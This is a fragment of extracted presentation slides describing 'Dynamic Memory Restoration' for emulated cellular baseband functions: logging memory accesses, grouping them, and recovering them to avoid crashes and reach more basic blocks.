
1. Execute &
log memory accesses




2. Group accesses



Dynamic Memory Restoration



Dynamic Memory Restoration




Dynamic Memory Restoration

4. If recovering:

- Prevents crashes
- Executes more basic blocks

→ Always **recover** these from now on



Dynamic Memory Restoration

Emulated Baseband
Functions




Memory



RRC PDU



1. Execute & log memory accesses

